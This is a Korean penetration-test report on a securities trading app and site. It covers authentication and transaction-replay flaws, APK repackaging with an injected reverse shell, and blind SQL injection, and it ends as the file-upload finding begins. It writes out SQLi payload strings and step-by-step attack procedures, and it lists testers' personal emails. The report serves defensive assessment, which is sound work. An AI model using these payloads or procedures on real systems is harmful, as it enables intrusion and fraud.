|  |
| --- |
| **루키증권 취약점 진단 결과보고서** |

*Version 1.0*

**2024. 04. 12**

개 정 이 력

|  |  |  |  |
| --- | --- | --- | --- |
| 개정번호 | 변경내용 | 작성자 | 작성일 |
| 1 | 내용 작성 | 모의해KING | 2024-04-12 |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |
|  |  |  |  |

목 차

[1. 수행 개요 9](#_Toc167060399)

[1.1. 수행 목적 9](#_Toc167060400)

[1.2. 수행 일정 9](#_Toc167060401)

[1.3. 수행 인력 9](#_Toc167060402)

[1.4. 수행 환경 10](#_Toc167060403)

[1.5. 수행 대상 10](#_Toc167060404)

[2. 수행 방안 10](#_Toc167060405)

[2.1. 점검 도구 10](#_Toc167060406)

[2.2. 점검 항목 11](#_Toc167060407)

[3. 결과 요약 13](#_Toc167060408)

[3.1. 총평 13](#_Toc167060409)

[3.2. 앱 취약점 요약 13](#_Toc167060410)

[4. 점검 결과 15](#_Toc167060411)

[4.1. 거래 인증수단 검증 오류 15](#_Toc167060412)

[4.2. 거래정보 재사용 18](#_Toc167060413)

[4.3. 프로그램 무결성 검증 19](#_Toc167060414)

[4.4. 소스코드 난독화 적용 여부 21](#_Toc167060415)

[4.5. SQL Injection 23](#_Toc167060416)

[4.6. 파일 업로드 취약점 25](#_Toc167060417)

[4.7. 유추가능한 인증정보 이용 27](#_Toc167060418)

[4.8. 자동화공격 28](#_Toc167060419)

[4.9. 크로스사이트 요청변조 (CSRF) 31](#_Toc167060420)

[4.10. 인증 오류 횟수 제한기능 제공 여부 36](#_Toc167060421)

[4.11. 불충분한 세션종료 처리 38](#_Toc167060422)

[4.12. 크로스 사이트 스크립팅 40](#_Toc167060423)

[4.13. 백그라운드 화면 보호 43](#_Toc167060424)

[4.14. 세션정보 재사용 44](#_Toc167060425)

[4.15. 서버사이드 템플릿 인젝션 47](#_Toc167060426)

[5. 대응 방안 49](#_Toc167060427)

[5.1. 거래 인증수단 검증 오류 49](#_Toc167060428)

[5.2. 거래정보 재사용 51](#_Toc167060429)

[5.3. 프로그램 무결성 검증 52](#_Toc167060430)

[5.4. 소스코드 난독화 적용 여부 53](#_Toc167060431)

[5.5. SQL Injection 54](#_Toc167060432)

[5.6. 파일 업로드 취약점 55](#_Toc167060433)

[5.7. 유추가능한 인증정보 이용 57](#_Toc167060434)

[5.8. 자동화공격 59](#_Toc167060435)

[5.9. 크로스사이트 요청변조 (CSRF) 60](#_Toc167060436)

[5.10. 인증 오류 횟수 제한기능 제공 여부 61](#_Toc167060437)

[5.11. 불충분한 세션종료 처리 62](#_Toc167060438)

[5.12. 크로스 사이트 스크립팅 63](#_Toc167060439)

[5.13. 백그라운드 화면 보호 65](#_Toc167060440)

[5.14. 세션정보 재사용 66](#_Toc167060441)

[5.15. 서버사이드 템플릿 인젝션 67](#_Toc167060442)

표 목차

[[표 1] 수행 일정 9](#_Toc167060443)

[[표 2] 수행 인력 9](#_Toc167060444)

[[표 3] 수행 환경 10](#_Toc167060445)

[[표 4] 수행 대상 10](#_Toc167060446)

[[표 5] 취약점 점검 도구 10](#_Toc167060447)

[[표 6] 취약점 점검 항목 12](#_Toc167060448)

[[표 7] 대상 별 취약점 요약 14](#_Toc167060449)

[[표 8] 거래 인증수단 검증 오류 - 취약점 요약 15](#_Toc167060450)

[[표 9] 거래정보 재사용 - 취약점 요약 18](#_Toc167060451)

[[표 10] 프로그램 무결성 검증 - 취약점 요약 19](#_Toc167060452)

[[표 11] 소스코드 난독화 적용 여부 - 취약점 요약 21](#_Toc167060453)

[[표 12] SQL Injection - 취약점 요약 23](#_Toc167060454)

[[표 13] 파일 업로드 취약점 - 취약점 요약 25](#_Toc167060455)

[[표 14] 유추가능한 인증정보 이용 - 취약점 요약 27](#_Toc167060456)

[[표 15] 자동화공격 - 취약점 요약 28](#_Toc167060457)

[[표 16] 교차 사이트 요청 위조 - 취약점 요약 31](#_Toc167060458)

[**[표 17] CSRF 스크립트** 34](#_Toc167060459)

[[표 18] 인증 오류 횟수 제한기능 제공 - 취약점 요약 36](#_Toc167060460)

[[표 19] 불충분한 세션종료 처리 - 취약점 요약 38](#_Toc167060461)

[[표 20] 세션정보 재사용- 취약점 요약 40](#_Toc167060462)

[[표 21] 백그라운드 화면 보호- 취약점 요약 43](#_Toc167060463)

[[표 22] 세션정보 재사용- 취약점 요약 44](#_Toc167060464)

[[표 23] 서버사이드 템플릿 인젝션 취약점 요약 47](#_Toc167060465)

그림 목차

[[그림 1] 주식 구매 페이지 15](#_Toc167060466)

[[그림 2] 주식 구매 결과 16](#_Toc167060467)

[[그림 3] 마이페이지 접근 16](#_Toc167060468)

[[그림 4] 금액 송금 페이지 접근 17](#_Toc167060469)

[[그림 5] 금액 송금 결과 17](#_Toc167060470)

[[그림 6] 프록시 도구를 사용해 구매 요청 패킷 확인 18](#_Toc167060471)

[[그림 7] 비정상적인 과정으로 구매 요청 18](#_Toc167060472)

[[그림 8] 정상 어플리케이션 디컴파일 19](#_Toc167060473)

[[그림 9] 정상 어플리케이션 내부 주입된 리버스 쉘 smali 코드 20](#_Toc167060474)

[[그림 10] Androidmanifast 파일에 리버스 쉘 후킹 코드 삽입 20](#_Toc167060475)

[[그림 11] 공격자 환경에서 연결된 리버스 쉘 20](#_Toc167060476)

[[그림 12] jadx 실행 화면 정보 21](#_Toc167060477)

[[그림 13] 증권 어플리케이션 MainActivity코드 22](#_Toc167060478)

[[그림 14] 일반 검색어 검색 결과 23](#_Toc167060479)

[[그림 15] 참 조건문 추가한 검색 결과 24](#_Toc167060480)

[[그림 16] 거짓 조건문 검색 결과 24](#_Toc167060481)

[[그림 17] 공지사항 페이지 25](#_Toc167060482)

[[그림 18] 프록시 도구를 이용해 확인한 패킷의 필터링 조건 변경 25](#_Toc167060483)

[[그림 19] 웹 쉘을 포함한 공지사항 작성 26](#_Toc167060484)

[[그림 20] 웹 쉘 파일 업로드 결과 26](#_Toc167060485)

[[그림 21] 회원가입 정보 입력 27](#_Toc167060486)

[[그림 22] 가입 확인 27](#_Toc167060487)

[[그림 23] 공지사항 글쓰기 화면 28](#_Toc167060488)

[[그림 24] 프록시 도구를 이용해 공지사항 패킷 확인 28](#_Toc167060489)

[[그림 25] 프록시 도구의 자동화 공격 설정 29](#_Toc167060490)

[[그림 26] 프록시 도구의 자동화 공격 타겟 설정 29](#_Toc167060491)

[[그림 27] 자동화공격시 공지사항 자동 생성 30](#_Toc167060492)

[[그림 28] 자동 생성된 게시물 확인 30](#_Toc167060493)

[[그림 29] 공지사항 글쓰기 31](#_Toc167060494)

[[그림 30] Q&A 내 자바 스크립트문 코드 작성 34](#_Toc167060495)

[[그림 31] 송금 확인 메시지 35](#_Toc167060496)

[[그림 32] 공지사항 글쓰기 화면 36](#_Toc167060497)

[[그림 33] 프록시 도구를 이용해 자동화 공격 실행 37](#_Toc167060498)

[[그림 34] user2로 접속 38](#_Toc167060499)

[[그림 35] 세션종료가 되지 않는 것을 확인 39](#_Toc167060500)

[[그림 36] Q&A 게시판 확인 40](#_Toc167060501)

[[그림 37] 자바 스크립트문 삽입 41](#_Toc167060502)

[[그림 38] 게시물 등록 41](#_Toc167060503)

[[그림 39] 스크립트문 작동 확인 42](#_Toc167060504)

[[그림 40] 백그라운드 화면상의 모습 43](#_Toc167060505)

[[그림 41] 가입 경로 입력 44](#_Toc167060506)

[[그림 42] 관리자 세션 값 확인 44](#_Toc167060507)

[[그림 43] user2로 접속 45](#_Toc167060508)

[[그림 44] user2의 세션 값 45](#_Toc167060509)

[[그림 45] 관리자의 세션 값 삽입 45](#_Toc167060510)

[[그림 46] 관리자 홍길동으로 로그인 확인 46](#_Toc167060511)

[[그림 47] 커뮤니티 페이지 47](#_Toc167060512)

[[그림 48] 검색창에 계산식 삽입 결과 47](#_Toc167060513)

[[그림 49] 템플릿언어 구문 삽입 결과 48](#_Toc167060514)

[[그림 50] 다른 템플릿 구문 입력 48](#_Toc167060515)

[[그림 51] 서버의 환경변수 출력 확인 48](#_Toc167060516)

1. 수행 개요
   1. 수행 목적

본 프로젝트에서는 루키증권 앱에서 발생 가능한 취약점 및 잠재적인 위협을 식별하기 위한 점검을 실시하였다. 이에 본 문서에서는 해당 위협이 서비스에 미치는 영향력을 파악하고 보안 대책을 제시하여 발견된 위협을 제거함으로써 침해 사고를 예방하여 기업의 보안 수준을 높이는 데 기여한다.

* 1. 수행 일정

취약점 진단은 4월 9일부터 4월 12일까지 진행되었다. (4일간)

| 구분 | 1Day | 1Day – 4Day | 4Day |
| --- | --- | --- | --- |
| 4월 2주차 | 4/9(화) | 4/9(화)~4/12(금) | 4/12(금) |
| 진단 회의 | 취약점 진단 | 결과 보고서 |

[표 1] 수행 일정

* 1. 수행 인력

취약점 진단을 수행한 인력은 다음과 같다.

| 담당업무 | 수행원 | 직책 | e-mail | 비고 |
| --- | --- | --- | --- | --- |
| PM | 김경림 | 팀장 | kyunglim1114@gmail.com |  |
| 취약점 진단 | 오용상 | 부팀장 | dhdydtkd9101@gmail.com |  |
| 취약점 진단 | 김대현 | 팀원 | et9904@gmail.com |  |
| 취약점 진단 | 김세빈 | 팀원 | tpqls0711@gmail.com |  |
| 취약점 진단 | 용왕기 | 팀원 | sinkal68@gmail.com |  |
| 취약점 진단 | 이지원 | 팀원 | jwlee1458@gmail.com |  |
| 취약점 진단 | 전수연 | 팀원 | jeons4904@gmail.com |  |
| 취약점 진단 | 최주환 | 팀원 | talmood98@naver.com |  |
| 취약점 진단 | 한 민 | 팀원 | hanmin5898@gmail.com |  |
| 취약점 진단 | 한승주 | 팀원 | Hansjoo24@gmail.com |  |

[표 2] 수행 인력

* 1. 수행 환경

앱 취약점 진단 수행 환경은 다음과 같다.

| 구분 | IP | 진단 위치 |
| --- | --- | --- |
| 앱 취약점 진단 | 218.144.49.180 | 본사 사무실 |

[표 3] 수행 환경

* 1. 수행 대상

앱 취약점 진단을 수행할 진단대상은 다음과 같다.

| 구분 | 대상명 | URL |
| --- | --- | --- |
| 외부 | 루키증권 | https://www.rookiestock.com/ |

[표 4] 수행 대상

1. 수행 방안
   1. 점검 도구

진단에 사용한 주요 점검도구는 다음과 같다.

|  |  |  |
| --- | --- | --- |
| **구분** | **진단 도구** | **설명** |
| 네트워크 | Nmap | 호스트나 네트워크를 스캐닝 하기 위해 사용 |
| 프록시 | Burp suit | 서버로 전송되는 파라미터 값을 확인하고 수정하기 위해 사용 |
| Frida | 모바일에서 사용되는 파라미터 값을 확인하고 수정하기 위해 사용 |
| 디렉토리 | Nikto | 디렉터리 경로 및 사이트 취약점 점검 |
| Dir buster | 디렉터리 경로 점검 |
| 디버거 | Adb | 안드로이드 접속 및 분석을 위해 사용 |
| 디컴파일러 | Jadx | 앱 코드 분석을 위해 사용 |
| Apktools | 앱 코드를 스말리 코드로 변화 후 분석 |

[표 5] 취약점 점검 도구

* 1. 점검 항목

진단 항목은 “전자금융기반시설 보안 취약점 평가 기준(제 2022-1호)”을 바탕으로 구성하여, 아래와 같이 진단 항목을 선정하였다.

|  |  |  |  |
| --- | --- | --- | --- |
| No | 세부 진단 항목 | 위험도 | 취약정도 |
| 1 | [전자금융] 거래 인증수단 검증 오류 | 5 | 취약 |
| 2 | [전자금융] 거래정보 무결성 검증 | 5 | 양호 |
| 3 | [전자금융] 거래정보 재사용 | 5 | 취약 |
| 4 | [전자금융] 거래시 소유주 확인 여부 | 5 | 양호 |
| 5 | [전자금융] 비밀번호 변경 시 본인확인 절차 실시 여부 | 5 | N/A |
| 6 | [전자금융] 비밀번호 변경 시 이전 비밀번호 재사용 여부 | 5 | N/A |
| 7 | [전자금융] OS 변조 탐지 기능 적용 여부 | 5 | 양호 |
| 8 | [전자금융] 악성코드 방지 | 4 | 양호 |
| 9 | [전자금융] 이용자 입력정보 보호 | 4 | 양호 |
| 10 | [전자금융] 프로그램 무결성 검증 | 5 | 취약 |
| 11 | [전자금융] 소스코드 난독화 적용 여부 | 4 | 취약 |
| 12 | [전자금융] 디버깅 탐지기능 적용 여부 | 4 | 양호 |
| 13 | [전자금융] 접근매체 발급 시 실명확인 수행 여부 | 5 | N/A |
| 14 | SQL Injection | 5 | 취약 |
| 15 | 악성파일 업로드 | 5 | 취약 |
| 16 | 부적절한 이용자 인가 여부 | 5 | 양호 |
| 17 | 이용자 인증정보 재사용 | 5 | N/A |
| 18 | 고정된 인증정보 이용 | 5 | N/A |
| 19 | 유추가능한 인증정보 이용 | 5 | 취약 |
| 20 | 유추가능한 초기화 비밀번호 이용 | 5 | N/A |
| 21 | 단말기 내 중요정보 저장 여부 | 5 | 양호 |
| 22 | 메모리 내 중요정보 노출 여부 | 5 | 양호 |
| 23 | 파일 다운로드 | 5 | 양호 |
| 24 | 외부사이트에 의한 시스템 운영정보 노출 여부 | 5 | 양호 |
| 25 | 유추 가능한 세션ID | 5 | 양호 |
| 26 | 쿠키변조 | 5 | 양호 |
| 27 | 운영체제 명령실행 | 5 | 양호 |
| 28 | XML 외부객체 공격 (XXE) | 5 | 양호 |
| 29 | 리다이렉트 기능을 이용한 피싱 공격 | 4 | 양호 |
| 30 | 불충분한 이용자 인증 | 4 | 양호 |
| 31 | 화면 내 중요정보 평문노출 여부 | 5 | 양호 |
| 32 | 자동화공격 | 5 | 취약 |
| 33 | 앱 소스코드 내 운영정보 노출 여부 | 5 | 양호 |
| 34 | 화면 강제실행에 의한 인증단계 우회 | 5 | 양호 |
| 35 | 크로스사이트 요청변조 (CSRF) | 4 | 취약 |
| 36 | 디렉토리 목록 노출 | 4 | 양호 |
| 37 | 서버 인증서 무결성 검증 | 3 | 양호 |
| 38 | 시스템 운영정보 노출 여부 | 4 | 양호 |
| 39 | 인증 오류 횟수 제한기능 제공 여부 | 5 | 취약 |
| 40 | 불충분한 세션종료 처리 | 4 | 취약 |
| 41 | 취약한 HTTPS 프로토콜 이용 | 3 | 양호 |
| 42 | 취약한 HTTPS 암호 알고리즘 이용 | 3 | 양호 |
| 43 | 취약한 HTTPS 컴포넌트 사용 | 3 | 양호 |
| 44 | 취약한 HTTPS 재협상 허용 | 2 | 양호 |
| 45 | 불필요한 웹 메서드 허용 | 1 | 양호 |
| 46 | 관리자 페이지 노출 여부 | 4 | 양호 |
| 47 | 불필요한 파일 노출 여부 | 4 | 양호 |
| 48 | 크로스 사이트 스크립팅 (XSS) | 4 | 취약 |
| 49 | 디버그 로그 내 중요정보 노출 여부 | 5 | 양호 |
| 50 | 백그라운드 화면 보호 | 3 | 취약 |
| 51 | 서버 사이드 요청 위조 (SSRF) | 4 | 양호 |
| 52 | 세션정보 재사용 | 3 | 취약 |
| 53 | 인증수단 소유자 검증 여부 | 5 | N/A |
| 54 | 모바일 DeepLink 도용 취약점 | 5 | 양호 |
| 55 | 통신구간 암호화 적용 여부 | 5 | 양호 |
| 56 | 서버 사이드 템플릿 인젝션(SSTI) | 5 | 취약 |

[표 6] 취약점 점검 항목

1. 결과 요약
   1. 총평

본 취약점 분석을 통해 루키증권 취약점 진단을 수행한 결과, 시스템의 다양한 보안 결함이 발견되었습니다. 인증 및 권한 관리, 데이터 보호, 프로그램 무결성 등 다양한 영역에서 취약점이 나타났고, 이는 시스템이 외부 공격에 취약하고 중요한 정보가 유출될 수 있는 상황임을 보여줍니다.  
특히, 인증 수단 검증 오류와 거래 정보 재사용 및 거래 시 소유주 확인 취약점은 금융 거래에서의 보안 위협으로 이어질 수 있는 중요한 문제이며, SQL Injection과 서버사이드 템플릿(SSTI) 같은 공격은 중요 데이터 유출 및 악성코드 주입으로 인한 시스템 마비 등의 치명적인 피해를 초래할 수 있습니다. 따라서 이러한 취약점에 대한 신속한 대응이 요구되며, 이에 보안 강화를 위한 정책 및 기술적 조치를 권고합니다.

* 1. 앱 취약점 요약

|  |  |  |
| --- | --- | --- |
| NO | 점검 항목 | 취약점 내용 |
| 1 | 거래 인증수단 검증 오류 | 전자금융거래 시 해당 거래에 적용된 인증수단(otp, pin 등) 검증 과정이 없어 안전성이 크게 저하 |
| 2 | 거래정보 재사용 | 거래정보 검증이 미흡하여 동일한 거래정보로도 여러 번 거래가 가능한 취약점 발견 |
| 3 | 프로그램 무결성 검증 | 프로그램을 변조하여 다른 기능들을 사용하거나 악성 앱을 넣어 배포가 가능한 취약점 발견 |
| 4 | 소스코드 난독화 적용 여부 | 디컴파일(DeCompile) 기술을 이용하여 복구된 소스코드가 읽기 쉽게 되어있어 프로그램 흐름 파악, 중요 정보 획득 등의 악성 행위에 취약할 수 있음 |
| 5 | SQL Injection | 입력 값 검증 미흡으로 인해 사용자가 SQL 질의문이 삽입하여 DB 정보를 추출할 수 있는 취약점 발견 |
| 6 | 파일 업로드 취약점 | 확장자에 대한 검증이 미흡하여 악성 파일이 서버에 업로드가 가능한 취약점 발견 |
| 7 | 유추가능한 인증정보 이용 | 회원가입 과정의 인증정보 입력 시 낮은 복잡도 및 취약한 비밀번호 입력이 가능하여 예측 가능한 인증정보를 사용할 수 있어 취약점 발견 |
| 8 | 자동화공격 | 자동화 도구를 사용하여 여러 번 게시물을 작성할 수 있는 취약점 발견 |
| 9 | 크로스사이트 요청변조 (CSRF) | 공격자가 서버에게 다른 사용자의 요청을 변조하여 보낼수있는 취약점 발견 |
| 10 | 인증 오류 횟수 제한기능 제공 여부 | 서버에서 아이디에 대한 로그인 횟수 제한을 하지 않아, 무차별 대입으로 비밀번호 탈취 위험 높음 |
| 11 | 불충분한 세션종료 처리 | 로그인뒤 60분이 지나도 세션이 종료가 안되는 취약점 발견 |
| 12 | 크로스 사이트 스크립팅 | 입력 값에 대한 검증이 미흡하여 악성 스크립트 구문 삽입 및 실행이 가능 |
| 13 | 백그라운드 화면 보호 | 백그라운드 화면 전환 시 화면에 페이지 내용들이 보이는 취약점 발견 |
| 14 | 세션정보 재사용 | 다른 사용자의 세션을 재사용해서 다른 사용자로 로그인이 되는 취약점 발견 |
| 15 | 서버사이드 템플릿 인젝션 | 입력값을 검증하지 않아 템플릿 엔진 구문 삽입시 서버에게 명령을 할 수 있는 취약점 발견 |

[표 7] 대상 별 취약점 요약

1. 점검 결과
   1. 거래 인증수단 검증 오류
2. **취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 전자금융거래 시 해당 거래에 적용된 인증수단(otp, pin 등) 검증 과정이 없어 안전성이 크게 저하될 수 있음 |
| **발견 위치 및 URL**  **(2건)** | **Case 1)**  종목 > 해당 주식 페이지 > 구매/판매하기  https://www.rookiestock.com/detailBuy  https://www.rookiestock.com/detailSell  **Case 2)**  마이페이지 > 송금  https://www.rookiestock.com/mypage/send |

[표 8] 거래 인증수단 검증 오류 - 취약점 요약

1. **상세 내용**

**Case 1) 종목 > 해당 주식 페이지 > 구매/판매하기**

Step 1. 주식 종목의 구매하기에 접근하여 임의 값을 입력하고 전송

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 1] 주식 구매 페이지

Step 2. 별도의 OTP 혹은 PIN 번호 검증 없이 구매가 이루어진 것을 확인

텍스트, 폰트, 스크린샷이(가) 표시된 사진

자동 생성된 설명

[그림 2] 주식 구매 결과

**Case 2)** **마이페이지**

Step 1. 마이페이지에서 금액 송금 페이지 접근

텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 3] 마이페이지 접근

Step 2. 금액 송금 페이지에서 송금 시도

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 4] 금액 송금 페이지 접근

Step 3. 별도의 OTP 혹은 PIN 번호 검증 없이 송금이 이루어진 것을 확인

텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 5] 금액 송금 결과

* 1. 거래정보 재사용

1. **취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 거래정보 검증이 미흡하여 동일한 거래정보로도 여러 번 거래가 가능한 취약점 발견 |
| **발견 위치 및 URL** | 종목 > 해당 주식 페이지 > 구매/판매하기  https://www.rookiestock.com/detailBuy  https://www.rookiestock.com/detailSell |

[표 9] 거래정보 재사용 - 취약점 요약

1. **상세 내용**

Step 1. 주식 종목의 구매하기에 접근하여 임의 값을 입력하고 전송, 프록시 도구를 사용하여 구매 요청 패킷을 가로챔

텍스트, 소프트웨어, 번호, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 6] 프록시 도구를 사용해 구매 요청 패킷 확인

Step 2. 정상 구매 요청이 종료된 후, 가로챈 패킷을 재전송하면 구매 요청이 이루어지는 것을 확인

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 7] 비정상적인 과정으로 구매 요청

* 1. 프로그램 무결성 검증

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 프로그램을 변조하여 다른 기능들을 사용하거나 악성 앱을 넣어 배포가 가능한 취약점 발견 |
| **발견 위치 및 URL** | 증권 어플리케이션 디코딩 및 리패키징  #코드 전체 |

[표 10] 프로그램 무결성 검증 - 취약점 요약

**나. 상세 내용**

Step 1. APK Tool을 이용하여 해당 증권 어플리케이션 디컴파일

텍스트, 스크린샷, 소프트웨어, 컴퓨터 아이콘이(가) 표시된 사진

자동 생성된 설명

[그림 8] 정상 어플리케이션 디컴파일

Step 2. 디컴파일한 어플리케이션 파일에 리버스 쉘 smali 코드 삽입

텍스트, 스크린샷, 번호, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 9] 정상 어플리케이션 내부 주입된 리버스 쉘 smali 코드

Step 3. 증권 어플리케이션 Androidmanifast 파일에 리버스 쉘 후킹 코드 삽입

텍스트, 스크린샷, 소프트웨어, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 10] Androidmanifast 파일에 리버스 쉘 후킹 코드 삽입

Step 4. APK Tool을 사용하여 어플리케이션 리컴파일, 리버스 쉘 코드 동작 확인

텍스트, 스크린샷, 폰트이(가) 표시된 사진

자동 생성된 설명

[그림 11] 공격자 환경에서 연결된 리버스 쉘

* 1. 소스코드 난독화 적용 여부

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 디컴파일(DeCompile) 기술을 이용하여 복구된 소스코드가 읽기 쉽게 되어있어 프로그램 흐름 파악, 중요 정보 획득 등의 악성 행위에 취약할 수 있음 |
| **발견 위치 및 URL** | 증권 어플리케이션 디컴파일  #코드 전체 |

[표 11] 소스코드 난독화 적용 여부 - 취약점 요약

**나. 상세 내용**


Step 1. jadx 도구를 사용하여 해당 증권 어플리케이션 디컴파일

텍스트, 스크린샷, 디스플레이, 소프트웨어이(가) 표시된 사진

자동 생성된 설명

[그림 12] jadx 실행 화면 정보

Step 2. 디컴파일한 어플리케이션 파일의 MainActivity 탐색, 난독화 되어있지 않은 이름이 그대로 노출



[그림 13] 증권 어플리케이션 MainActivity코드

* 1. SQL Injection

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 입력 값 검증 미흡으로 인해 사용자가 SQL 질의문이 삽입하여 DB 정보를 추출할 수 있는 취약점 존재 |
| **발견 위치 및 URL** | 메인 > 종목 검색  https://www.rookiestock.com/search?keywords=a |

[표 12] SQL Injection - 취약점 요약

**나. 상세 내용**

Step 1. 종목 검색 창에 일반 검색어를 입력하여 결과가 출력되는 것을 확인

|  |  |
| --- | --- |
| **입력 구문** | a |

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 14] 일반 검색어 검색 결과

Step 2. 일반 검색어를 바탕으로 강제로 쿼리를 닫고 조건을 추가, 그대로 검색어 출력이 되는 것을 확인

|  |  |
| --- | --- |
| **입력 구문** | a%’ and ‘%1%’=’%1 |

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 15] 참 조건문 추가한 검색 결과

Step 3. 추가한 조건을 거짓으로 변경, 검색어와 상관없이 결과가 출력되지 않는 것을 확인, 해당 부분에 Blind Injection 취약점 존재함을 확인

|  |  |
| --- | --- |
| **입력 구문** | a%’ and ‘%1%’=’%2 |

텍스트, 스크린샷, 폰트, 번호이(가) 표시된 사진

자동 생성된 설명

[그림 16] 거짓 조건문 검색 결과

* 1. 파일 업로드 취약점

**가. 취약점 개요**

|  |  |
| --- | --- |
| **취약점 내용** | 확장자에 대한 검증이 미흡하여 악성 파일이 서버에 업로드가 가능한 취약점 존재 |
| **발견 위치 및 URL** | 메인> 공지사항 > 글쓰기  https://www.rookiestock.com/submit-notice |

